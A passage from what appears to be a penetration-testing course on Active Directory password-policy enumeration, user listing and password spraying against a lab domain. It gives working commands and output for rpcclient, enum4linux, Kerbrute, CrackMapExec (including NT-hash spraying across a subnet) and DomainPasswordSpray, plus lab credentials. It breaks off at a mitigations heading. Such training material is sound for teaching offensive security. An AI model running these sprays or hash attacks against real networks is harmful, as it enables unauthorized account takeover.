```

We can also obtain the password policy. We can see that the password policy is relatively weak, allowing a minimum password of 8 characters.

Obtaining the Password Policy using `rpcclient`

```
rpcclient $> querydominfo
Domain:      INLANEFREIGHT
Server:
Comment:
Total Users: 3650
Total Groups: 0
Total Aliases: 37
Sequence No:  1
Force Logoff: -1
Domain Server State: 0x1
```

```
Server Role:      ROLE_DOMAIN_PDC
Unknown 3:        0x1
rpcclient $> getdompwinfo
min_password_length: 8
password_properties: 0x00000001
                  DOMAIN_PASSWORD_COMPLEX
```

Let's try this using [enum4linux](#). enum4linux is a tool built around the [Samba suite of tools](#) nmblookup , net , rpcclient and smbclient to use for enumeration of windows hosts and domains. It can be found pre-installed on many different penetration testing distros, including Parrot Security Linux. Below we have an example output displaying information that can be provided by enum4linux . Here are some common enumeration tools and the ports they use:

Tool	Ports
nmblookup	137/UDP
nbtstat	137/UDP
net	139/TCP, 135/TCP, TCP and UDP 135 and 49152-65535
rpcclient	135/TCP
smbclient	445/TCP

Using enum4linux

```
enum4linux -P 172.16.5.5

<SNIP>

=====
|   Password Policy Information for 172.16.5.5   |
=====

[+] Attaching to 172.16.5.5 using a NULL share
[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called
Name:172.16.5.5)

[+] Trying protocol 445/SMB...
[+] Found domain(s):

[+] INLANEFREIGHT
```

```
[+] Builtin

[+] Password Info for Domain: INLANEFREIGHT

[+] Minimum password length: 8
[+] Password history length: 24
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000001

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: 5
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Enabled
Minimum Password Length: 8

enum4linux complete on Tue Feb 22 17:39:29 2022
```

The tool [enum4linux-ng](#) is a rewrite of `enum4linux` in Python, but has additional features such as the ability to export data as YAML or JSON files which can later be used to process the data further or feed it to other tools. It also supports colored output, among other features

Using enum4linux-ng

```
enum4linux-ng -P 172.16.5.5 -oA ilfreight

ENUM4LINUX - next generation

<SNIP>

=====
|   RPC Session Check on 172.16.5.5   |
=====

[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user session
```

```
[-] Could not establish random user session: STATUS_LOGON_FAILURE
```

```
=====
|   Domain Information via RPC for 172.16.5.5 |
=====

[+] Domain: INLANEFREIGHT
[+] SID: S-1-5-21-3842939050-3880317879-2865463114
[+] Host is part of a domain (not a workgroup)

=====
|   Domain Information via SMB session for 172.16.5.5 |
=====

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: ACADEMY-EA-DC01
NetBIOS domain name: INLANEFREIGHT
DNS domain: INLANEFREIGHT.LOCAL
FQDN: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL

=====
|   Policies via RPC for 172.16.5.5 |
=====

[*] Trying port 445/tcp
[+] Found policy:

domain_password_information:
    pw_history_length: 24
    min_pw_length: 8
    min_pw_age: 1 day 4 minutes
    max_pw_age: not set
    pw_properties:
        - DOMAIN_PASSWORD_COMPLEX: true
        - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
        - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
        - DOMAIN_PASSWORD_LOCKOUT_ADMIN: false
        - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
        - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
domain_lockout_information:
    lockout_observation_window: 30 minutes
    lockout_duration: 30 minutes
    lockout_threshold: 5
domain_logoff_information:
    force_logoff_time: not set

Completed after 5.41 seconds
```

Enum4linux-ng provided us with a bit clearer output and handy JSON and YAML output using the `-oA` flag.

Displaying the contents of ilfreight.json

```
cat ilfreight.json

{
    "target": {
        "host": "172.16.5.5",
        "workgroup": ""
    },
    "credentials": {
        "user": "",
        "password": "",
        "random_user": "yxditqpc"
    },
    "services": {
        "SMB": {
            "port": 445,
            "accessible": true
        },
        "SMB over NetBIOS": {
            "port": 139,
            "accessible": true
        }
    },
    "smb_dialects": {
        "SMB 1.0": false,
        "SMB 2.02": true,
        "SMB 2.1": true,
        "SMB 3.0": true,
        "SMB1 only": false,
        "Preferred dialect": "SMB 3.0",
        "SMB signing required": true
    },
    "sessions_possible": true,
    "null_session_possible": true,
}

<SNIP>
```

Enumerating Null Session - from Windows

It is less common to do this type of null session attack from Windows, but we could use the command `net use \\host\ipc$ "" /u:""` to establish a null session from a windows machine and confirm if we can perform more of this type of attack.

Establish a null session from windows

```
C:\htb> net use \\DC01\ipc$ "" /u:""
The command completed successfully.
```

We can also use a username/password combination to attempt to connect. Let's see some common errors when trying to authenticate:

Error: Account is Disabled

```
C:\htb> net use \\DC01\ipc$ "" /u:guest  
System error 1331 has occurred.
```

This user can't sign in because this account is currently disabled.

Error: Password is Incorrect

```
C:\htb> net use \\DC01\ipc$ "password" /u:guest  
System error 1326 has occurred.
```

The user name or password is incorrect.

Error: Account is locked out (Password Policy)

```
C:\htb> net use \\DC01\ipc$ "password" /u:guest  
System error 1909 has occurred.
```

The referenced account is currently locked out and may not be logged on to.

Enumerating the Password Policy - from Linux - LDAP Anonymous Bind

[LDAP anonymous binds](#) allow unauthenticated attackers to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. This is a legacy configuration, and as of Windows Server 2003, only authenticated users are permitted to initiate LDAP requests. We still see this configuration from time to time as an admin may have needed to set up a particular application to allow anonymous binds and given out more than the intended amount of access, thereby giving unauthenticated users access to all objects in AD.

With an LDAP anonymous bind, we can use LDAP-specific enumeration tools such as `windapsearch.py` , `ldapsearch` , `ad-ldapdomaindump.py` , etc., to pull the password policy.

With [ldapsearch](#), it can be a bit cumbersome but doable. One example command to get the password policy is as follows:

Using ldapsearch

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" |  
grep -m 1 -B 10 pwdHistoryLength  
  
forceLogoff: -9223372036854775808  
lockoutDuration: -180000000000  
lockOutObservationWindow: -180000000000  
lockoutThreshold: 5  
maxPwdAge: -9223372036854775808  
minPwdAge: -864000000000  
minPwdLength: 8  
modifiedCountAtLastProm: 0  
nextRid: 1002  
pwdProperties: 1  
pwdHistoryLength: 24
```

Here we can see the minimum password length of 8, lockout threshold of 5, and password complexity is set (`pwdProperties` set to 1).

Enumerating the Password Policy - from Windows

If we can authenticate to the domain from a Windows host, we can use built-in Windows binaries such as `net.exe` to retrieve the password policy. We can also use various tools such as PowerView, CrackMapExec ported to Windows, SharpMapExec, SharpView, etc.

Using built-in commands is helpful if we land on a Windows system and cannot transfer tools to it, or we are positioned on a Windows system by the client, but have no way of getting tools onto it. One example using the built-in `net.exe` binary is:

Using net.exe

```
C:\htb> net accounts  
  
Force user logoff how long after time expires?: Never  
Minimum password age (days): 1  
Maximum password age (days): Unlimited  
Minimum password length: 8  
Length of password history maintained: 24  
Lockout threshold: 5  
Lockout duration (minutes): 30
```

```
Lockout observation window (minutes) : 30
Computer role: SERVER
The command completed successfully.
```

Here we can glean the following information:

- Passwords never expire (Maximum password age set to Unlimited)
- The minimum password length is 8 so weak passwords are likely in use
- The lockout threshold is 5 wrong passwords
- Accounts remained locked out for 30 minutes

This password policy is excellent for password spraying. The eight-character minimum means that we can try common weak passwords such as `Welcome1`. The lockout threshold of 5 means that we can attempt 2-3 (to be safe) sprays every 31 minutes without the risk of locking out any accounts. If an account has been locked out, it will automatically unlock (without manual intervention from an admin) after 30 minutes, but we should avoid locking out ANY accounts at all costs.

PowerView is also quite handy for this:

Using PowerView

```
PS C:\htb> import-module .\PowerView.ps1
PS C:\htb> Get-DomainPolicy

Unicode      : @{Unicode=yes}
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=-1;
MinimumPasswordLength=8; PasswordComplexity=1;
                  PasswordHistorySize=24; LockoutBadCount=5;
ResetLockoutCount=30; LockoutDuration=30;
                  RequireLogonToChangePassword=0;
ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
                  LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600;
MaxClockSkew=5; TicketValidateClient=1}
Version       : @{signature="$CHICAGO$"; Revision=1}
RegistryValues :
@{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path          :
\\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\MACHI
                  NE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GP0Name       : {31B2F340-016D-11D2-945F-00C04FB984F9}
GP0DisplayName : Default Domain Policy
```

PowerView gave us the same output as our `net accounts` command, just in a different format but also revealed that password complexity is enabled (`PasswordComplexity=1`).

As with Linux, we have many tools at our disposal to retrieve the password policy while on a Windows system, whether it is our attack system or a system provided by the client.

PowerView/SharpView are always good bets, as are CrackMapExec, SharpMapExec, and others. The choice of tools depends on the goal of the assessment, stealth considerations, any anti-virus or EDR in place, and other potential restrictions on the target host. Let's cover a few examples.

Analyzing the Password Policy

We've now pulled the password policy in numerous ways. Let's go through the policy for the `INLANEFREIGHT.LOCAL` domain piece by piece.

- The minimum password length is 8 (8 is very common, but nowadays, we are seeing more and more organizations enforce a 10-14 character password, which can remove some password options for us, but does not mitigate the password spraying vector completely)
- The account lockout threshold is 5 (it is not uncommon to see a lower threshold such as 3 or even no lockout threshold set at all)
- The lockout duration is 30 minutes (this may be higher or lower depending on the organization), so if we do accidentally lockout (avoid!!) an account, it will unlock after the 30-minute window passes
- Accounts unlock automatically (in some organizations, an admin must manually unlock the account). We never want to lockout accounts while performing password spraying, but we especially want to avoid locking out accounts in an organization where an admin would have to intervene and unlock hundreds (or thousands) of accounts by hand/script
- Password complexity is enabled, meaning that a user must choose a password with 3/4 of the following: an uppercase letter, lowercase letter, number, special character (`Password1` or `Welcome1` would satisfy the "complexity" requirement here, but are still clearly weak passwords).

The default password policy when a new domain is created is as follows, and there have been plenty of organizations that never changed this policy:

Policy	Default Value
Enforce password history	24 days
Maximum password age	42 days
Minimum password age	1 day

Policy	Default Value
Minimum password length	7
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled
Account lockout duration	Not set
Account lockout threshold	0
Reset account lockout counter after	Not set

Next Steps

Now that we have the password policy in hand, we need to create a target user list to perform our password spraying attack. Remember that sometimes we will not be able to obtain the password policy if we are performing external password spraying (or if we are on an internal assessment and cannot retrieve the policy using any of the methods shown here). In these cases, we **MUST** exercise extreme caution not to lock out accounts. We can always ask our client for their password policy if the goal is as comprehensive an assessment as possible. If asking for the policy does not fit the expectations of the assessment or the client does not want to provide it, we should run one, max two, password spraying attempts (regardless of whether we are internal or external) and wait over an hour between attempts if we indeed decide to attempt two. While most organizations will have a lockout threshold of 5 bad password attempts, a lockout duration of 30 minutes and accounts will automatically unlock, we cannot always count on this being normal. I have seen plenty of organizations with a lockout threshold of 3, requiring an admin to intervene and unlock accounts manually.

We do not want to be the pentester that locks out every account in the organization!

Let's now prepare to launch our password spraying attacks by gathering a list of target users.

Password Spraying - Making a Target User List

Detailed User Enumeration

To mount a successful password spraying attack, we first need a list of valid domain users to attempt to authenticate with. There are several ways that we can gather a target list of valid users:

- By leveraging an SMB NULL session to retrieve a complete list of domain users from the domain controller
- Utilizing an LDAP anonymous bind to query LDAP anonymously and pull down the domain user list
- Using a tool such as `Kerbrute` to validate users utilizing a word list from a source such as the [statistically-likely-usernames](#) GitHub repo, or gathered by using a tool such as [linkedin2username](#) to create a list of potentially valid users
- Using a set of credentials from a Linux or Windows attack system either provided by our client or obtained through another means such as LLMNR/NBT-NS response poisoning using `Responder` or even a successful password spray using a smaller wordlist

No matter the method we choose, it is also vital for us to consider the domain password policy. If we have an SMB NULL session, LDAP anonymous bind, or a set of valid credentials, we can enumerate the password policy. Having this policy in hand is very useful because the minimum password length and whether or not password complexity is enabled can help us formulate the list of passwords we will try in our spray attempts. Knowing the account lockout threshold and bad password timer will tell us how many spray attempts we can do at a time without locking out any accounts and how many minutes we should wait between spray attempts.

Again, if we do not know the password policy, we can always ask our client, and, if they won't provide it, we can either try one very targeted password spraying attempt as a "hail mary" if all other options for a foothold have been exhausted. We could also try one spray every few hours in an attempt to not lock out any accounts. Regardless of the method we choose, and if we have the password policy or not, we must always keep a log of our activities, including, but not limited to:

- The accounts targeted
- Domain Controller used in the attack
- Time of the spray
- Date of the spray
- Password(s) attempted

This will help us ensure that we do not duplicate efforts. If an account lockout occurs or our client notices suspicious logon attempts, we can supply them with our notes to crosscheck against their logging systems and ensure nothing nefarious was going on in the network.

SMB NULL Session to Pull User List

If you are on an internal machine but don't have valid domain credentials, you can look for SMB NULL sessions or LDAP anonymous binds on Domain Controllers. Either of these will

allow you to obtain an accurate list of all users within Active Directory and the password policy. If you already have credentials for a domain user or `SYSTEM` access on a Windows host, then you can easily query Active Directory for this information.

It's possible to do this using the `SYSTEM` account because it can `impersonate the computer`. A computer object is treated as a domain user account (with some differences, such as authenticating across forest trusts). If you don't have a valid domain account, and SMB NULL sessions and LDAP anonymous binds are not possible, you can create a user list using external resources such as email harvesting and LinkedIn. This user list will not be as complete, but it may be enough to provide you with access to Active Directory.

Some tools that can leverage SMB NULL sessions and LDAP anonymous binds include [enum4linux](#), [rpcclient](#), and [CrackMapExec](#), among others. Regardless of the tool, we'll have to do a bit of filtering to clean up the output and obtain a list of only usernames, one on each line. We can do this with `enum4linux` with the `-U` flag.

Using enum4linux

```
enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"

administrator
guest
krbtgt
lab_adm
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch
ccruz
njohnson
mholliday

<SNIP>
```

We can use the `enumdomusers` command after connecting anonymously using `rpcclient`.

Using rpcclient

```
rpcclient -U "" -N 172.16.5.5

rpcclient $> enumdomusers
```

```
user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
```

<SNIP>

Finally, we can use `CrackMapExec` with the `--users` flag. This is a useful tool that will also show the `badpwdcount` (invalid login attempts), so we can remove any accounts from our list that are close to the lockout threshold. It also shows the `baddpwdtime`, which is the date and time of the last bad password attempt, so we can see how close an account is to having its `badpwdcount` reset. In an environment with multiple Domain Controllers, this value is maintained separately on each one. To get an accurate total of the account's bad password attempts, we would have to either query each Domain Controller and use the sum of the values or query the Domain Controller with the PDC Emulator FSMO role.

Using CrackMapExec --users Flag

```
crackmapexec smb 172.16.5.5 --users

SMB      172.16.5.5    445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5    445    ACADEMY-EA-DC01  [+] Enumerated domain
user(s)
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator           badpwdcount: 0
baddpwdtime: 2022-01-10 13:23:09.463228
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest                 badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm               badpwdcount: 0
baddpwdtime: 2021-12-21 14:10:56.859064
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt                badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\htb-student          badpwdcount: 0
baddpwdtime: 2022-02-22 14:48:26.653366
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez             badpwdcount: 0
baddpwdtime: 2022-02-17 22:59:22.684613
```

<SNIP>

Gathering Users with LDAP Anonymous

We can use various tools to gather users when we find an LDAP anonymous bind. Some examples include [windapsearch](#) and [ldapsearch](#). If we choose to use `ldapsearch` we will need to specify a valid LDAP search filter. We can learn more about these search filters in the [Active Directory LDAP](#) module.

Using `ldapsearch`

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&
(objectclass=user))" | grep sAMAccountName: | cut -f2 -d"
```

guest
ACADEMY-EA-DC01\$
ACADEMY-EA-MS01\$
ACADEMY-EA-WEB01\$
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch

<SNIP>

Tools such as `windapsearch` make this easier (though we should still understand how to create our own LDAP search filters). Here we can specify anonymous access by providing a blank username with the `-u` flag and the `-U` flag to tell the tool to retrieve just users.

Using `windapsearch`

```
./windapsearch.py --dc-ip 172.16.5.5 -u "" -U

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
```

```
[+] Attempting bind
[+]     ...success! Binded as:
[+]     None

[+] Enumerating all AD users
[+]     Found 2906 users:

cn: Guest

cn: Htb Student
userPrincipalName: [email protected]

cn: Annie Vazquez
userPrincipalName: [email protected]

cn: Paul Falcon
userPrincipalName: [email protected]

cn: Fae Anthony
userPrincipalName: [email protected]

cn: Walter Dillard
userPrincipalName: [email protected]

<SNIP>
```

Enumerating Users with Kerbrute


As mentioned in the [Initial Enumeration of The Domain](#) section, if we have no access at all from our position in the internal network, we can use `Kerbrute` to enumerate valid AD accounts and for password spraying.

This tool uses [Kerberos Pre-Authentication](#), which is a much faster and potentially stealthier way to perform password spraying. This method does not generate Windows event ID [4625: An account failed to log on](#), or a logon failure which is often monitored for. The tool sends TGT requests to the domain controller without Kerberos Pre-Authentication to perform username enumeration. If the KDC responds with the error `PRINCIPAL UNKNOWN`, the username is invalid. Whenever the KDC prompts for Kerberos Pre-Authentication, this signals that the username exists, and the tool will mark it as valid. This method of username enumeration does not cause logon failures and will not lock out accounts. However, once we have a list of valid users and switch gears to use this tool for password spraying, failed Kerberos Pre-Authentication attempts will count towards an account's failed login accounts and can lead to account lockout, so we still must be careful regardless of the method chosen.

Let's try out this method using the [jsmith.txt](#) wordlist of 48,705 possible common usernames in the format `flast`. The [statistically-likely-usernames](#) GitHub repo is an excellent resource for this type of attack and contains a variety of different username lists that we can use to enumerate valid usernames using Kerbrute .

Kerbrute User Enumeration

```
kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt
```



```
Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop
```

```
2022/02/17 22:16:11 > Using KDC(s):  
2022/02/17 22:16:11 > 172.16.5.5:88  
  
2022/02/17 22:16:11 > [+] VALID USERNAME: [email protected]  
2022/02/17 22:16:11 > [+] VALID USERNAME: [email protected]
```

```
<SNIP>
```

We've checked over 48,000 usernames in just over 12 seconds and discovered 50+ valid ones. Using Kerbrute for username enumeration will generate event ID [4768: A Kerberos authentication ticket \(TGT\) was requested](#). This will only be triggered if [Kerberos event logging](#) is enabled via Group Policy. Defenders can tune their SIEM tools to look for an influx of this event ID, which may indicate an attack. If we are successful with this method during a penetration test, this can be an excellent recommendation to add to our report.

If we are unable to create a valid username list using any of the methods highlighted above, we could turn back to external information gathering and search for company email addresses or use a tool such as [linkedin2username](#) to mash up possible usernames from a company's LinkedIn page.

Credentialed Enumeration to Build our User List

With valid credentials, we can use any of the tools stated previously to build a user list. A quick and easy way is using CrackMapExec.

Using CrackMapExec with Valid Credentials

```
sudo crackmapexec smb 172.16.5.5 -u htb-student -p Academy_student_AD! --users

[sudo] password for htb-student:
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\htb-student:Academy_student_AD!
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+] Enumerated domain user(s)
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator                                badpwdcount: 1
baddpwdtime: 2022-02-23 21:43:35.059620
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest                                     badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm                                 badpwdcount: 0
baddpwdtime: 2021-12-21 14:10:56.859064
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt                                badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\htb-student                            badpwdcount: 0
baddpwdtime: 2022-02-22 14:48:26.653366
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez                             badpwdcount: 20
baddpwdtime: 2022-02-17 22:59:22.684613
SMB      172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\pfalcon                               badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58

<SNIP>
```

Now for the Fun

Now that we've covered creating a target user list for spraying and discussed password policies, let's get our hands dirty performing password spraying attacks a few ways from a Linux attack host and then from a Windows host.

Internal Password Spraying - from Linux

Now that we have created a wordlist using one of the methods outlined in the previous sections, it's time to execute our attack. The following sections will let us practice Password Spraying from Linux and Windows hosts. This is a key focus for us as it is one of two main avenues for gaining domain credentials for access, but one that we also must proceed with cautiously.

Internal Password Spraying from a Linux Host

Once we've created a wordlist using one of the methods shown in the previous section, it's time to execute the attack. `Rpcclient` is an excellent option for performing this attack from Linux. An important consideration is that a valid login is not immediately apparent with `rpcclient`, with the response `Authority Name` indicating a successful login. We can filter out invalid login attempts by grepping for `Authority` in the response. The following Bash one-liner (adapted from [here](#)) can be used to perform the attack.

Using a Bash one-liner for the Attack

```
for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
```

Let's try this out against the target environment.


```
for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
```

```
Account Name: tjohnson, Authority Name: INLANEFREIGHT  
Account Name: sgage, Authority Name: INLANEFREIGHT
```

We can also use `Kerbrute` for the same attack as discussed previously.

Using Kerbrute for the Attack

```
kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5  
valid_users.txt Welcome1
```



```
Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop
```

```
2022/02/17 22:57:12 > Using KDC(s):  
2022/02/17 22:57:12 > 172.16.5.5:88  
  
2022/02/17 22:57:12 > [+] VALID LOGIN: [email protected]:Welcome1  
2022/02/17 22:57:12 > Done! Tested 57 logins (1 successes) in 0.172  
seconds
```

There are multiple other methods for performing password spraying from Linux. Another great option is using `CrackMapExec`. The ever-versatile tool accepts a text file of usernames to be run against a single password in a spraying attack. Here we grep for `+` to filter out logon failures and hone in on only valid login attempts to ensure we don't miss anything by scrolling through many lines of output.

Using CrackMapExec & Filtering Logon Failures

```
sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep  
+  
  
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]  
INLANEFREIGHT.LOCAL\avazquez:Password123
```

After getting one (or more!) hits with our password spraying attack, we can then use `CrackMapExec` to validate the credentials quickly against a Domain Controller.

Validating the Credentials with CrackMapExec

```
sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123  
  
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build  
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)  
(signing:True) (SMBv1:False)  
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]
```

```
INLANEFREIGHT.LOCAL\avazquez:Password123
```

Local Administrator Password Reuse

Internal password spraying is not only possible with domain user accounts. If you obtain administrative access and the NTLM password hash or cleartext password for the local administrator account (or another privileged local account), this can be attempted across multiple hosts in the network. Local administrator account password reuse is widespread due to the use of gold images in automated deployments and the perceived ease of management by enforcing the same password across multiple hosts.

CrackMapExec is a handy tool for attempting this attack. It is worth targeting high-value hosts such as SQL or Microsoft Exchange servers, as they are more likely to have a highly privileged user logged in or have their credentials persistent in memory.

When working with local administrator accounts, one consideration is password re-use or common password formats across accounts. If we find a desktop host with the local administrator account password set to something unique such as `$desktop%@admin123`, it might be worth attempting `$server%@admin123` against servers. Also, if we find non-standard local administrator accounts such as `bsmith`, we may find that the password is reused for a similarly named domain user account. The same principle may apply to domain accounts. If we retrieve the password for a user named `ajones`, it is worth trying the same password on their admin account (if the user has one), for example, `ajones_adm`, to see if they are reusing their passwords. This is also common in domain trust situations. We may obtain valid credentials for a user in domain A that are valid for a user with the same or similar username in domain B or vice-versa.

Sometimes we may only retrieve the NTLM hash for the local administrator account from the local SAM database. In these instances, we can spray the NT hash across an entire subnet (or multiple subnets) to hunt for local administrator accounts with the same password set. In the example below, we attempt to authenticate to all hosts in a /23 network using the built-in local administrator account NT hash retrieved from another machine. The `--local-auth` flag will tell the tool only to attempt to log in one time on each machine which removes any risk of account lockout. Make sure this flag is set so we don't potentially lock out the built-in administrator for the domain. By default, without the local auth option set, the tool will attempt to authenticate using the current domain, which could quickly result in account lockouts.

Local Admin Spraying with CrackMapExec

```
sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H  
88ad09182de639ccc6579eb0849751cf | grep +
```

```
SMB      172.16.5.50    445    ACADEMY-EA-MX01  [+] ACADEMY-EA-
MX01\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB      172.16.5.25    445    ACADEMY-EA-MS01  [+] ACADEMY-EA-
MS01\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB      172.16.5.125   445    ACADEMY-EA-WEB0  [+] ACADEMY-EA-
WEB0\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
```

The output above shows that the credentials were valid as a local admin on 3 systems in the 172.16.5.0/23 subnet. We could then move to enumerate each system to see if we can find anything that will help further our access.

This technique, while effective, is quite noisy and is not a good choice for any assessments that require stealth. It is always worth looking for this issue during penetration tests, even if it is not part of our path to compromise the domain, as it is a common issue and should be highlighted for our clients. One way to remediate this issue is using the free Microsoft tool [Local Administrator Password Solution \(LAPS\)](#) to have Active Directory manage local administrator passwords and enforce a unique password on each host that rotates on a set interval.

Internal Password Spraying - from Windows

From a foothold on a domain-joined Windows host, the [DomainPasswordSpray](#) tool is highly effective. If we are authenticated to the domain, the tool will automatically generate a user list from Active Directory, query the domain password policy, and exclude user accounts within one attempt of locking out. Like how we ran the spraying attack from our Linux host, we can also supply a user list to the tool if we are on a Windows host but not authenticated to the domain. We may run into a situation where the client wants us to perform testing from a managed Windows device in their network that we can load tools onto. We may be physically on-site in their offices and wish to test from a Windows VM, or we may gain an initial foothold through some other attack, authenticate to a host in the domain and perform password spraying in an attempt to obtain credentials for an account that has more rights in the domain.

There are several options available to us with the tool. Since the host is domain-joined, we will skip the `-UserList` flag and let the tool generate a list for us. We'll supply the `Password` flag and one single password and then use the `-OutFile` flag to write our output to a file for later use.

Using DomainPasswordSpray.ps1

```
PS C:\htb> Import-Module .\DomainPasswordSpray.ps1
PS C:\htb> Invoke-DomainPasswordSpray -Password Welcome1 -OutFile
spray_success -ErrorAction SilentlyContinue

[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 5 login
attempts.
[*] Removing disabled users from list.
[*] There are 2923 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2923 users gathered from the current
user's domain
[*] The domain password policy observation window is set to minutes.
[*] Setting a minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2923 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y

[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Welcome1 against 2923 users. Current time is 2:57
PM
[*] Writing successes to spray_success
[*] SUCCESS! User:sgage Password:Welcome1
[*] SUCCESS! User:tjohnson Password:Welcome1

[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to
spray_success
```

We could also utilize Kerbrute to perform the same user enumeration and spraying steps shown in the previous section. The tool is present in the `C:\Tools` directory if you wish to work through the same examples from the provided Windows host.

Mitigations

Several steps can be taken to mitigate the risk of password spraying attacks. While no single solution will entirely prevent the attack, a defense-in-depth approach will render password spraying attacks extremely difficult.

Technique	Description
